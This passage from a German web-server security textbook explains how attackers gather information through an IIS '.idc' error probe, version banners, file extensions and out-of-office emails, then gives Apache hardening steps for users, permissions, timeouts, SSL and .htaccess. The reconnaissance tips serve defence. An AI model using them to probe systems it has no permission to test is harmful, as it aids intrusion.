Was viele Administratoren vergessen, ist die Tatsache, dass ihre Systeme von vorne, also an der „Haupttür", der „Eingangstür", einen bombensicheren Riegel vorgeschoben bekommen haben. Alle Seiten- oder Hintereingänge werden dagegen vernachlässigt.

Solche Hintertüren werden über Extranets gefunden, also in Erweiterungen eines Intranets. Diese Erweiterungen werden meistens nicht veröffentlicht. Hier be-

wahrheitet sich leider sehr oft der Ausspruch „Security by Obscurity“. Das Netz ist ja nach außen hin nicht bekannt und muss auch nicht besonders abgesichert werden, wie das Hauptnetz. Oft gibt es aber direkte Verbindungen aus dem Extranet in das Intranet. Eine Projektgruppe in Ihrer Firma installiert einen eigenen Web-Server mit einem darauf laufenden Board, wie z.B. WIKI. Der muss natürlich auch für die eigenen Mitarbeiter erreichbar sein, die beim Kunden vor Ort im einsatz sind und ihre Daten, wie z.B. Projektstatus und Informationen weitergeben möchten. Wer ist zuständig für eventuelle Updates des Betriebssystems und – viel wichtiger – wer ist verantwortlich für die Updates der Anwendungssoftware und den Web-Server? Die Hintertür öffnet sich bereits einen Spalt.

Ein Angreifer wird sich immer den einfachsten Weg suchen, um in Ihr Netzwerk zu kommen.

### 9.4.1 Dateistrukturen auf Ihrem Server auflisten nach Eingabe einer falschen URL

Bei älteren IIS-Versionen war es möglich, durch eine simple Anfrage an den Server den Pfad für das Documentroot genannt zu bekommen.

Probieren Sie einmal die folgende URL an Ihrem IIS Server aus:

*„http://www.servername.de/index.html.idc“*

In einigen Fällen erhalten Sie eine Fehlermeldung mit der Aussage:

*„”Cannot open c:\inetpub\wwwroot\index.html .idc”*

IDC steht für Internet Database Connector und beinhaltet alle Informationen für eine Datenbankabfrage mit dem IIS-Web-Server. Die Abfrage wird dann mit Hilfe von ODBC und einem Datenbankserver (MYSQL, MS-SQL etc.) ausgeführt und über eine Schablone, die HTX Datei, an den Client geliefert.

Die IDC Dateien konnten durch einen Aufruf also Informationen über Datenstrukturen auf dem Web-Server zur Informationsbeschaffung an einen Angreifer liefern.

### 9.4.2 Informationen zu Applikationen sammeln

Für einen Angreifer ist es von großem Vorteil, wenn er Informationen über die installierten Applikationen bekommt, speziell die Versionsnummern.

Viele Applikationen, wie z.B. FTP und Web-Server, liefern in ihrem Banner die Versionsnummer mit, wenn sie mit einem FTP-Programm oder einem Browser zugreifen. So sendet der IIS 5.0 seinen Banner in Form *von „Server: Microsoft-IIS/5.0“* und ein Apache-Server *„Server: Apache/2.0.41-dev (UNIX)“* zurück. Doch

auch SMTP-Server (Sendmail etc.) geben diese Infos. Es besteht aber die Möglichkeit, die Banner zu bearbeiten. Ein Internet Information Service sendet als Banner seine Versionsnummer und das installierte Betriebssystem mit. Ändern Sie bitte diese Informationen in eine harmlose Meldung. Tragen Sie dort z.B. „Web-Server der Domain X.Y." oder „Internet Information Service" ohne Versionsnummer und Betriebssysteminformationen ein.

Betreiber eines Apache-Servers können mit dem Modul „mod_headers[24]" Einstellung verändern, indem sie in die httpd.conf den folgenden Eintrag: „Header set Server "Server der Firma X.Y. "" benutzen.

Programme wie „Sam Spade[25]" oder „Header Check[26]" helfen Ihnen, diese Einstellungen in Ihrem System zu testen.

Angreifer starten hier mit der Informationssuche. Warum sollten Sie nicht auch mit Ihren Maßnahmen starten?

### 9.4.3 Informationen über angelegte Ordner, Dateien auf dem Web-Server

Auch über die Namen der Dateiordner und die Dateinamen selber lässt sich ein Web-Server identifizieren.

Dateiendungen, wie „.asp" oder „.aspx" deuten im Allgemeinen auf einen *Microsoft*-Web-Server hin (obwohl es auch ASP-Erweiterungen für den Apache-Server gibt, die jedoch mehr experimentellen Charakter haben).

Es besteht jetzt die Möglichkeit, „.asp"-Seiten auf „.html"-Seiten umzuleiten, so dass nach außen hin nicht auf den ersten Blick ersichtlich ist, welche Dateiendungen auf dem Server liegen. Dieses Vorgehen ist aber nicht bei Migrationen auf andere Servertechnologien und einem Mix aus verschiedenen Web-Servern zu empfehlen.

Unter dem Apache-Server kann man das Modul „mod_negotiation" verwenden, für den IIS gibt es kommerzielle Tools, wie z.B. „PageXchanger[27]". Mit diesen Tools oder dem Modul für den Apache-Server werden Ihre URLs vereinfacht, so dass die komplette Pfadangabe mit einer Dateiendung nicht mehr notwendig ist. Sie geben

---

[24] Vgl. dazu http://httpd.apache.org/docs/mod/ mod_headers.html

[25] Vgl. dazu http://www.samspade.org/

[26] Vgl. dazu http://www.port80software.com/support/ p80tools#headercheck

[27] Vgl. dazu http://www.port80software.com/products/ pagexchanger/?vid=2657881

an, wie der Server die Anfragen des Browsers, also des Clients bedient. Es kann auf der einen Seite die Sprache definiert werden, wie z.B. EN für Englisch oder DE für Deutsch, d.h. der Server passt sich den Anforderungen und Bedürfnissen des Clients an. So kann eine Bilddatei in mehreren Formaten vorliegen, nämlich als GIF, PNG oder JPG. Wenn der Client dann JPG-Dateien verarbeiten kann, was der Browser im http-Header (Accept, Accept-Charset, Accept-Encoding und Accept-Language) an den Server übermittelt, wird eventuell eine JPG-Datei geliefert. Welche Datei im Endeffekt gesendet wird, bestimmen Sie durch eine Vergabe von Prioritäten in der Konfigurationsdatei des Servers.

Mit so genannten „MultiViews“ oder „Type-Maps“ können Sie schnell eine solche Zuordnung der Dateien vornehmen. Zuallererst aktivieren Sie diese Option in der Konfigurationsdatei des Apache-Servers (Achtung: Sie können nicht die Option ALL nutzen, wie sonst bei anderen Modulen!):

```
<Location /downloads>
Options +MultiViews
</Location>

<Location /downloads>
AddHandler type-map var
</Location>
```

Browseranfragen nach nicht existenten Dateien werden mit einer Fehlermeldung seitens des Servers an den Browser quittiert.

Sendet der Browser im Header eine Meldung wie z.B. *“Accept: image/jpg; q=1, image/gif; q=0.5, image/png; q=0.2, */*;q=0.1”*, wird als Image die Datei mit der Endung .jpg geliefert, da diese die höchste Priorität (q=1) hat. So können unter anderem auch Anfragen nach verschiedenen Sprachen verarbeitet werden. In einer Datei mit der Endung *„.var“* (siehe oben *„type-map“*) tragen Sie die jeweiligen Sprachzuweisungen ein:

```
URI: english.html
Content-Language: en

URI: german.html
Content-Language: de
```

In dieser Datei werden auch die Inhalte festgelegt, die ein Server liefern soll als „best match“:

URI: image.jpg

Content-Type: image/jpeg; qs=0.6

URI: image.gif

Content-Type: image/gif; qs=0.4

Der IIS würde eine Browseranfrage „www.servername/download/index“ z.B. mit „www.servername/download/index.asp“ mappen. Die Dateierweiterung .asp bleibt dem Anwender verborgen.

### 9.4.4 Stand der installierten Updates und Patches auf dem Server

Weitere interessante Informationen für einen Angreifer gibt der aktuelle Stand der eingespielten Updates und Patches auf einem Server. Auch in diesem Fall liefert der Banner (siehe Kapitel 7.4.1) der installierten Applikationen wertvolle Hinweise. Sendmail sendet zum Beispiel die Versionsnummer des installierten Daemons mit. Der Angreifer muss jetzt nur noch die nicht gepatchten Schwächen dieser Version heraussuchen.

### 9.4.5 “Out of Office”-Nachrichten per Email

*„Out of Office“*-Nachrichten sind eine feine Sache. Sie bekommen eine automatisch versendete Nachricht vom Empfänger Ihrer Email, dass dieser zurzeit nicht erreichbar ist. Sie haben die Info vorliegen, wann Sie den gewünschten Gesprächspartner wieder erreichen können, und der Absender dieser Benachrichtigung kann sicher sein, dass niemand verzweifelt, weil keine Antworten auf Emails kommen. Schöne heile und nützliche Welt. Oder doch nicht?

Die Autoren haben schon solche *„Out of Office“*-Benachrichtigungen bekommen, die für einen Angreifer sehr aufschlussreich gewesen wären. So enthielten diese Benachrichtigungen Hinweise auf rein vertrauliche, also interne Vorgänge in einem Unternehmen. Teilweise wurden dort Ansprechpartner genannt, an die man sich wenden solle, falls es Probleme gäbe, und noch dazu mit Telefonnummer und Emailadresse.

„Ich bin in der Zeit vom 10.09.xx bis zum 20.09.xx nicht im Hause. Bei Problemen mit dem Dialinserver rufen Sie bitte Herrn X.Y. unter der Telefonnummer

XXXXXXXXX an oder senden Sie ihm eine Email unter x.y@Firma.com. Wenn Sie Ihr Passwort für den Emailserver vergessen haben, senden Sie eine Nachricht an y.z@Firma.com. Ihnen wird dann automatisch ein neues Passwort zugemailt. Ihr Login ist der Teil vor dem „@"-Zeichen.".

Durch Social Engineering, oder auch Social Hacking genannt, kann ein Angreifer nun durch geschicktes Stellen von Fragen seine Kenntnisse ausbauen. Die angegebenen Personen in einer *„Out of Office"*-Meldung sind in den meisten Fällen nicht immer mit dem Aufgabengebiet vertraut, welches sie ersatzweise betreuen sollen. Diese „Urlaubsvertretungen" haben eigene Aufgaben zu erledigen und sollen noch nebenbei die Aufgabe eines Kollegen übernehmen. Solche Konstrukte wird wahrscheinlich jeder aus dem eigenen Unternehmen kennen.

Viele Aufgaben werden in solchen Fällen möglichst schnell erledigt und beantwortet. So kann es vorkommen, dass ein Passwort zurückgesetzt wird und die Antwort per Email an eine Adresse gesendet oder am Telefon einer Person genannt wird, die einem nicht persönlich bekannt ist.

Vermeiden Sie diese *„Out of Office Meldungen"*. Wenn es gar nicht anders geht, versenden Sie diese Meldungen nur an interne Adressen, also nur innerhalb Ihrer Maildomäne. Hinterlassen Sie auch keine vertraulichen Hinweise. Eine einfache Meldung, dass Sie zurzeit nicht im Büro sind, genügt. Mitarbeiter aus Ihrem Unternehmen werden sich dann in der EDV-Abteilung melden, da die Telefonnummern intern bekannt sein sollten. Mitarbeiter im Außendienst, die keinen Ersatzansprechpartner haben, werden sich sicher bei Problemen über die Zentrale verbinden lassen.

Trainieren Sie auch Ihre Mitarbeiter und Kollegen, speziell ihre Vertretung. Vor allem bei sensitiven Vorgängen, wie das Ändern eines Passwortes, muss man den Anrufer hinterfragen. Geben Sie Passwörter nie am Telefon heraus. Schicken Sie diese per Brief an die Hausadresse des Mitarbeiters. Kontrollieren Sie, ob die am Telefon genannte Adresse auch mit der Adresse des Mitarbeiters übereinstimmt. Eine einfache Nachfrage in der Personalabteilung genügt.

Versenden Sie keine vertraulichen Daten an eine nicht bekannte Emailadresse. Schauen Sie sich die Adresse, die genannt wurde, genau an. Outlook und andere Emailclients zeigen nicht die ganze Emailadresse an, sondern nur das, was der Absender in das Feld „gesendet von" einträgt. Dies kann der Name eines Ihrer Mitarbeiter sein, während die Empfängeradresse aber eine ganz andere ist. Meist reicht ein einfacher Rechtsklick auf die Eigenschaften dieses Namens, und Sie können die Details überprüfen.

Über das Social Engineering gibt es sehr viele Informationen und Bücher. Eines soll in diesem Zusammenhang hervorgehoben werden, und zwar das von Kevin D. Mitnick „Die Kunst der Täuschung“ [/20/].

**Was kann aus diesen Kapiteln auf das eigene Netzwerk übertragen werden?**

Ein Netzwerk ist nur so sicher wie die schwächste Komponente, die mit ihm verbunden ist. Überprüfen Sie alle Ihre Komponenten, die sich in Ihrem Netzwerk oder Teilnetzwerk befinden. Gibt es vielleicht Komponenten, die Sie gar nicht kennen, und ist Ihr Netzplan noch aktuell?

Erstellen Sie eine Zuständigkeitsliste für Ihre Systeme und prüfen Sie, wer für den Projektserver verantwortlich ist. Überprüfen Sie mit einem Tool die vergebenen IP-Adressen und suchen Sie in Ihrem System nach unbekannten IP-Adressen. Vielleicht hat sich bereits ein Web-Server eingeschlichen, ohne dass Sie unterrichtet wurden.

Gibt es ein WLAN-Netzwerk in Ihrem Netzwerk oder sogar Modem/ISDN–Zugänge, die „pflichtbewussten“ Mitarbeitern auch nach Feierabend den Zugriff auf Daten ermöglichen,.

Definieren Sie Service Level Agreements für Ihre Systeme. Wer ist in einem Notfall wann wofür zuständig.

Ändern oder passen Sie Ihre Banner in Ihren Systemen an.

Schulen Sie Ihre Mitarbeiter, um das Thema Social Engineering in Ihrem Unternehmen zu unterbinden. Geben Sie keine Informationen am Telefon an Dritte weiter, die Sie nicht eindeutig als Mitarbeiter identifizieren können.

# 10 Der Apache-Web-Server

Der Apache-Web-Server ist der am häufigsten eingesetzte Web-Server im Internet. Die Versionen 1.3.x und 2.x haben zusammen über 63% Marktanteil [/8/].

Der Apache-Web-Server läuft auf nahezu allen Plattformen, wie z.B. NetBSD, Digital UNIX, AIX, OS/2, Windows 3.x, SCO, HPUX, Novell NetWare, Macintosh, Be OS, Windows NT, Linux, VMS, AS/400, Windows 95, Windows-Serversysteme, FreeBSD, IRIX, und Solaris.

## 10.1 Architektur des Apache-Web-Server

Der Apache Web-Server ist ein robuster und stabiler Web-Server mit einer großen Anzahl an Funktionen und Modulen. Das wird auch der Grund sein, warum er so populär und verbreitet ist.

Es gibt bei der Apache Software Foundation zwei "Zweige": einmal die Neuentwicklung, den Apache-Server in der Version 2.x.x, und die ältere Version in der Version 1.3.x.

Die Version 2 nutzt Multiprocessing-Module(MPM). Diese MPM können jede Eigenart der Betriebssysteme, auf dem der Apache installiert wird, ausnutzen und steuern eine Reihe von zentralen Anweisungen, auch „Allgemeine Direktiven“ genannt, die in den meisten Installationen des Apache-Server angewendet werden. Das sind unter anderem:

- Group
- Listen
- ListenBackLog
- LockFile
- MaxClients
- MaxMemFree
- MaxRequestsPerChild
- MaxSpareThreads

Den Apache-Server können Sie sich unter http://httpd.apache.org in verschiedenen Versionen und für fast alle gängigen Betriebssysteme vorkompiliert herunterladen.

Es ist auch möglich, die Sourcen herunterzuladen und sie dann mit eigenen Kommandos in einer Shell zu kompilieren und zu installieren.

Die Konfiguration und Überwachung vom Apache-Server kann mit Tools von Drittanbietern geschehen. Ein sehr weit verbreitetes Tool ist Webmin[28].

Um zu verstehen, wie ein Apache-Web-Server funktioniert, muss man wissen was intern bei einem Zugriff (http Request) abläuft.

Apache läuft mit einem Preforking-Modell. Preforking ist eine Technik, bei der das Aufgabeln (forking), also das Starten eines Server-Prozess kurz vor einem Request, der an den Server gesendet wird. Das Resultat sind Prozesse, die auf eine Beantwortung des Requests warten. Ein einzelner Steuerprozess ist für den Start von Kindprozessen verantwortlich, die auf Verbindungen warten und diese bedienen, sobald sie eintreffen. Somit versucht der Web-Server immer, einige freie Prozesse vorzuhalten, um die Requests bedienen zu können.

Andere Web-Server arbeiten mit einer anderen Technik, die nur dann einen Server-Prozess startet, wenn ein Request bereits gesendet und nach der Beantwortung wieder gestoppt wird, um jeweils einen neuen Prozess für einen neuen Request des Anwenders zu starten. Dies endet im immer wieder erneuten Starten und Stoppen von Prozessen und führt zu einer starken Belastung der Web-Server. Denken Sie in diesem Zusammenhang nur an einen Online Webshop. Der Anwender durchsucht Ihre Angebote und sendet immer wieder neue Suchanfragen.

Apache bietet dafür eine Lösung mit einer bereits vorhandenen Anzahl an Prozessen. So kann Apache schneller auf Requests reagieren und sie auch schneller beantworten.

Apache hat einen modularen Aufbau. Dadurch wird er in der Grundstruktur übersichtlich gehalten. Neue Funktionen können einfach eingebunden werden.

Apache ist im Vergleich mit anderen Servern nicht der schnellste Web-Server. Deswegen mag es verwunderlich sein, dass er der meist genutzte Web-Server im Internet ist. Ein Grund wird seine Vielfältigkeit sein. Alle schnelleren Web-Server haben eine sehr schlanke Struktur, die nicht ohne weiteres erweitert werden kann. Apache liefert schon in der Grundstruktur eine Vielzahl von implementierten Mo-

[28] http://www.webmin.com/webmin/index2.html

dulen. Hinzu kommt eine Vielzahl von Modulen und Funktionen, die einkompiliert werden können.

Wenn Sie wissen möchten, mit welchen Modulen Ihr Apache-Web-Server kompiliert wurde, steht Ihnen dazu der Konsolenbefehl *„apache –l“* zur Verfügung.

## 10.2 Multi-Thread und Multi-Prozess Web-Server

Trifft ein Request bei einem Web-Server ein, wird er von ihm behandelt. In dieser Zeit können weitere Requests eintreffen. Jetzt gibt es zwei Wege, sie zu bearbeiten.

Ein Weg ist, diese Requests in einer Queue zu parken und nach der Abarbeitung des ersten Requests neue Anfragen in der Queue nach und nach abzuarbeiten. Diese Form eines Web-Servers nennt man Single-Thread Web-Servers.

Kann der Web-Server gleichzeitig mehrere Requests beantworten, nennt man ihn Multi-Thread oder Multi-Prozess Web-Server, je nachdem, auf welchem Betriebssystem er installiert ist. Unter Windows muss das Modul *„mod_winnt“* eingesetzt werden, um den Apache-Server multiprozessfähig zu machen, da Windows kein echtes Multiprozess-System ist und für den Apache immer nur zwei Prozesse gestartet werden können - der eigentliche Server-Prozess und ein "Child"-Prozess.

Auf einer Linux-Maschine können dagegen unterschiedliche "Child"-Prozesse gleichzeitig nebeneinander laufen.

## 10.3 Serverlogging und Status beim Apache-Server

Der Apache-Server kann so konfiguriert werden, dass der komplette Vorgang des ein- und ausgehenden Verkehrs aufgezeichnet wird.

Die Log Files, die in der Direktive „CustomLog“ angegeben werden, protokollieren den Zugriff auf den Apache-Web-Server.

Defaulteinstellungen beim Apache sind:

```
CustomLog logs/access_log common #Linux
CustomLog logs/access.log common #Windows
```

Mit „logs/access_log/.log“ legen Sie fest, wo die Files gespeichert werden.

Mit „common" definieren Sie, wie tief die Protokollierung der Log Files aussehen soll.

Sie können aber auch die Logdatei mit einer Pipe (Senkrechtstrich |) an ein Programm weitergeben, um eine automatische Auswertung der Log Files zu generieren oder um Logdateien, die unter gewissen Umständen (hohe Datenfrequentierung etc.) sehr groß werden, auszutauschen.

Hier kommt z.B. das Tool „rotatelogs" ins Spiel, das mit dem Apachepaket installiert wird.

CustomLog "|bin/rotatelogs /var/logs/logfile 86400" common

Bei Eingabe der oben angegebenen Zeile in der Konfigurationsdatei vom Apache-Server werden im Verzeichnis „/var/logs/" Dateien im Format „/logfile.TIMESTAMP" erstellt, wobei „Time-stamp" sich aus der aktuellen Systemzeit zusammensetzt. Die Zahl 86400 gibt an, dass alle 24 Stunden eine neue Datei erstellt wird. Es kann ebenso eine Angabe in Megabyte übergeben werden:

CustomLog "|bin/rotatelogs /var/logs/logfile 5M" common

Die einzelnen Response Codes können im Anhang B eingesehen werden.

## 10.4 Architektur des Apache 2.0

Im Grunde genommen kann man die Architektur des Apache-Server in die Bereiche Kern (core) und Module (modules) aufteilen.

Der Kern benötigt und benutzt die Module zur Beantwortung von Requests. Die Module liefern die Daten und helfen dem Kern im Gegenzug und bei der Steuerung und Kontrolle der Requests (siehe dazu auch die Abbildung 11).

Durch diese Aufteilung ist der Apache in der Lage, seinen modularen Aufbau zu bieten.




Abbildung 11: Zusammenarbeit von Kern und Modulen beim Apache-Server

Der Mittelpunkt des Apache-Server, wie der Name auch deutlich macht, ist der Kern. Er hat alle grundlegenden Funktionalitäten in sich vereint. Zusätzlich ist er für die Implementierung und Integration von Utility Funktionen verantwortlich. Seit Apache 2 wurde ebenfalls die Integration auf Nicht-Unix-Betriebssysteme verbessert. So läuft der Apache auf Windows- oder BeOS-Systemen noch stabiler.

Module erweitern, verändern oder überschreiben Apache-Funktionalitäten. Durch sie wird der Apache in die Lage versetzt, nahezu unbegrenzt skalierbar und erweiterbar zu sein, wobei alle Module unter einer ähnlichen Schnittstelle mit dem Kern interagieren. Module sind unabhängig voneinander und operieren direkt mit dem Kern des Apache-Server. Wenn ein Modul Informationen von einem anderen Modul erwartet oder an ein anders Modul weitergeben möchte, muss dieser Austausch über den Kern laufen.

## 10.5 Sicherheitsperspektiven

Sicherheit ist ein zweischneidiges Schwert in der EDV. Auf der einen Seite möchten Sie eine maximale Sicherheit für Ihre Systeme erreichen. Das schaffen Sie nur, wenn Sie alle Requests erst nach einer Überprüfung des Absenders und des Inhalts auf Ihren Server weiterleiten. Der Nutzer Ihrer Systeme wird Ihnen schnell den Rücken kehren, wenn Sie ihm zu viele Hindernisse in Form von Passwortabfragen, Zertifikaten usw. aufdrücken. Dem Anwender darf es nicht zu leicht gemacht werden. Es muss eine gesicherte Verbindung zustande kommen, um sensible Daten zu übertragen, oder der Anwender muss sich erst am System anmelden.

Die Sicherheit muss in einem wirtschaftlichen Rahmen erfolgen. Überlegen Sie sich, was für Daten auf Ihren Systemen liegen. Was kann passieren, wenn Daten verloren gehen oder der Server ausfällt? Sie werden keine 100.000 Euro investieren, nur um eine einfache Darstellung Ihrer Firmengeschichte abzubilden.

Auf den folgenden Seiten sollen Hinweise gegeben werden, wie Sie Ihre Apache-Systeme mit Bordmitteln absichern können. Darüber hinaus werden Hinweise für weitergehende Konzepte gegeben.

### 10.5.1 Installation des Apache unter einem anderen Benutzer

Die Absicherung des Apache-Web-Server beginnt bereits bei seiner Installation auf ihrem System.

Bei vielen Distributionen wird der User, unter dem der Apache später gestartet wird, als „nobody“ angegeben. Der User „nobody“ wird jedoch auch von anderen Programmen genutzt, um Dienste zu starten. Deshalb ist es besser, einen eigenen User und eine eigene Gruppe einzurichten, die nur für den Apache zuständig ist.

Man sollte nicht den User „apache“ wählen, da das zu offensichtlich ist. In den folgenden Beispielen wird der User „www“ und die gleichnamige Gruppe verwendet.

Um eine neue Gruppe zu erstellen, geben Sie bitte ein:

*#groupadd www*

Für einen neuen User:

*#useradd www -g www –d /dev/null -s /sbin/ nologin*

Das Anhängen von “ /dev/null -s /sbin/nologin“ verhindert ein Login über eine Shell.

Danach vergeben Sie mit *„passwd –l“* ein Kennwort für den User *„www“*. Das *„-l“* bewirkt, dass *„www“* nur für root verfügbar ist.

In diesem Zusammenhang können auch weitere Accounts dementsprechend gesperrt werden:

*passwd -l test*

*passwd -l admin*

*passwd -l guest*

Wenn Sie SSH-Zugriffe für den User root ebenfalls vermeiden wollen und erst nach Anmeldung eines normalen Users nutzen möchten, geben Sie Folgendes in die Datei *„/etc/ssh/sshd_config“* ein:

*PermitRootLogin no*

Danach müssen Sie noch Ihren SSH-Dienst mit *„/etc/init.d/sshd restart“* neu starten.

### 10.5.2 Dateisystem des Web-Server absichern

Web-Server benötigen eine besondere Betrachtung des Dateisystems. Sie sind dauerhaft Anfragen aus dem Internet ausgesetzt und beinhalten oftmals noch weitere laufende Dienste, wie File Transfer oder die Nutzung von Emails.

Daraus ergeben sich wohlüberlegte und streng reglementierte Sicherheitsregeln.

Angefangen beim User, unter dem der Apache-Web-Server gestartet wird, sollten Sie sich Gedanken über den Aufbau Ihrer Verzeichnisstruktur und deren Zugriffsrechte machen.

Sichern Sie als erste Maßnahme die Binarys des Apache-Web-Server ab. Nur Root sollte Schreibrechte in diesem Verzeichnis haben:

```
# chown -R root:root /usr/local/apache
# find /usr/local/apache -type d | xargs chmod 755
# find /usr/local/apache -type f | xargs chmod 644
```

Lassen Sie den Web-Server nie unter Root-Rechten laufen, so dass ein gehackter Web-Server die Konfigurationsdateien ändern kann. Wählen Sie einen eigenständigen User, der einer eigenen Gruppe zugeordnet ist (siehe dazu das vorige Kapitel). Im Grunde genommen sollte der User, der den Apache startet, nur die Logfiles ändern dürfen.

Setzen Sie die Rechte für das Rootverzeichnis des Web-Server auf Leserechte für den User des Web-Server.

Wenn Sie doch in einigen Situationen mehr als Leserechte für einige Dateien im Rootverzeichnis des Servers benötigen, sollten Sie diese Dateien in ein eigenes Unterverzeichnis verschieben und ihm dann entsprechende Rechte geben.

Auch die Logfiles sollte kein anderer als Root lesen dürfen. Ändern Sie diese Einstellung mit:

*# chmod -R go-r /usr/local/apache/conf*

*# chmod -R go-r /usr/local/apache/logs*

Es ist möglich, die Verzeichnisfreigabe über die Funktionen „Directory“, „Location“, „File“ und „.htaccess“ zu regeln.

### 10.5.3 Server Limits konfigurieren

Sehen Sie sich die Defaulteinstellungen des Apache-Web-Server an. Dort finden sie einige Einstellungen, die durch leichte Anpassungen die Sicherheit Ihres Servers erhöhen können.

Die „TimeOut“ Variable ist in der Apache-Konfigurationsdatei auf einen Wert von 300 Sekunden eingestellt. So lange wartet Ihr Server auf eine Antwort von einem Client mit einer langsamen Verbindung. Setzen Sie diesen Wert auf höchstens 60 Sekunden. Das kann unter Umständen einen DoS-Angriff unterbinden.

Ab Apache 2.x haben Sie die Möglichkeit, die Länge des XML Request Bodys einzustellen. Geben Sie hier einen Wert von 64 KB an. Es sei denn, Sie benötigen zusätzliche Bandbreiten, um Dateiuploads zur Verfügung zu stellen.

### 10.5.4 Verschlüsselung mit SSL

Auch wenn es trivial erscheint - Nutzen Sie auf jeden Fall die Möglichkeit der Verschlüsselung mit SSL. Sobald Sie persönliche Daten übertragen, wie z.B. Kreditkartennummern, User-IDs oder Adressdaten, sollten diese Datenwege verschlüsselt werden. Leider trifft man immer noch viel zu oft auf Webseiten, bei denen die Anmeldung über ein Passwort im Klartext übertragen wird. Bieten diese Webseiten auch noch einen Online-Shopping-Dienst an, ist dies unverantwortlich.

Mit dem Apache-Web-Server ist es sehr einfach, SSL-Zertifikate zu verwalten und damit eine Verschlüsselung zu gewährleisten. Stellen Sie in diesem Zusammenhang ebenfalls ein, dass Sie SSL in der Version 3 oder TLS 1.0 unterstützen und

nicht mehr das anfällige SSL in der Version 2.0. Die Unterschiede zwischen SSL 3.0 und TLS 1.0 sind sehr klein. Doch dadurch entstanden Versionsverwirrungen. So meldet sich TLS 1.0 im Header als Version SSL 3.1

### 10.5.5 Zugriffsbeschränkungen per .htaccess

Zugriffsbeschränkungen beim Apache-Web-Server können auf unterschiedliche Weise geregelt werden. Auf der einen Seite können Sie per .htaccess die Zugriffe reglementieren, oder aber Sie geben fest definierte IP-Adressbereiche für einen Zugriff frei. Am Anfang des Dateinamens steht ein Punkt. Er bezeichnet Dateinamen, die unter Unix zu den versteckten Dateien zählen. Der Name muss auch nicht zwingend „.htaccess“ lauten, sondern kann über die Funktion „AccessFileName“ frei definiert werden.

Wenn in die Konfigurationsdatei „httpd.conf“ folgende Zeilen eingefügt werden:

```
AccessFileName .htaccess
<Files ~ "^.ht">
  Order allow,deny
  Deny from all
</Files>
```

wird die Datei zusätzlich vor einem unerlaubten Zugriff geschützt, wenn dies noch nicht per Default geschehen ist.

Die „.htaccess“-Datei gilt für das gesamte Verzeichnis und alle dort enthaltenen Unterverzeichnisse. Wenn Sie diese Unterverzeichnisse anderweitig oder mit einer anderen Option sichern möchten, müssen Sie in dem jeweiligen Unterverzeichnis eine neue „.htaccess“-Datei erstellen.

#### Per User-ID und Passwort

Die Freigabe von Verzeichnissen oder Dateien für eine bestimmte Benutzergruppe oder einzelne Anwender lässt sich per .htaccess unter Apache regeln.

Ein Beispiel für eine „.htaccess“-Datei in dem Verzeichnis „/downloads“ in Ihrem Web-Server-Rootverzeichnis kann wie folgt aussehen:

```
#.Zugriffsbeschränkungen für das Verzeichnis /downloads
AuthType Basic
AuthName "Downloads"
AuthUserFile /usr/zugriffe/.htanwender
```

*AuthGroupFile /usr/zugriffe/.htgruppe*

*Require user Hockmann Gast1 Gast2*

*Require group Downloader*

Was jetzt noch fehlt, ist eine Passwortdatei, in der die Passwörter für die User *„Hockmann“*, *„Gast1“* und *„Gast2“* hinterlegt sind. Als *„AuthType“* wird meist *„Basic“* genommen, was einer Authentifizierung des Passwortes per http entspricht. Die meisten Browser unterstützen eine solche Abfrageform im Gegensatz zum *„AuthType“ „Digest“*. Der Vorteil von *„Digest“* ist eine verschlüsselte Übertragung des Passworts. Bei der *„Digest“*-Methode wird das Passwort nicht über das Netz an den Server gesendet, sondern ein aus dem Benutzernamen und dem Passwort sowie anderen Informationen berechneter Wert. Diese Berechnung führen Sie mit dem Tool „htdigest“ aus, mit dem Befehl:

*htdigest -c Passwortdatei realm username*

Erstellen Sie eine dementsprechende Passwortdatei neu oder wandeln bestehende Passwörter um. Überprüfen Sie aber, ob diese Abfrage auch mit Ihren Browsern möglich ist. Nicht alle Browser können die *„Digest“*-Methode nutzen.

Der Server führt dieselbe Berechnung mit seinen vorliegenden Daten durch und vergleicht sein Ergebnis mit dem vom Browser gesendeten Wert. Da die Berechnung nicht umkehrbar ist, kann aus diesem Wert auch nicht das Passwort abgeleitet werden.

Mit *„AuthUserFile“* und „AuthGroupFile“ legen Sie den Pfad für die Passwortdatei „.htanwender“ und die Gruppendatei „.htgruppe“ fest. Beachten Sie dabei bitte, dass es sich nicht um einen relativen Pfad zu Ihrem Web-Server-Rootverzeichnis handelt, sondern um eine Pfadangabe Ihres Betriebssystems.

Mit *„Require user“* legen Sie die Anwender fest, die sich einloggen dürfen.

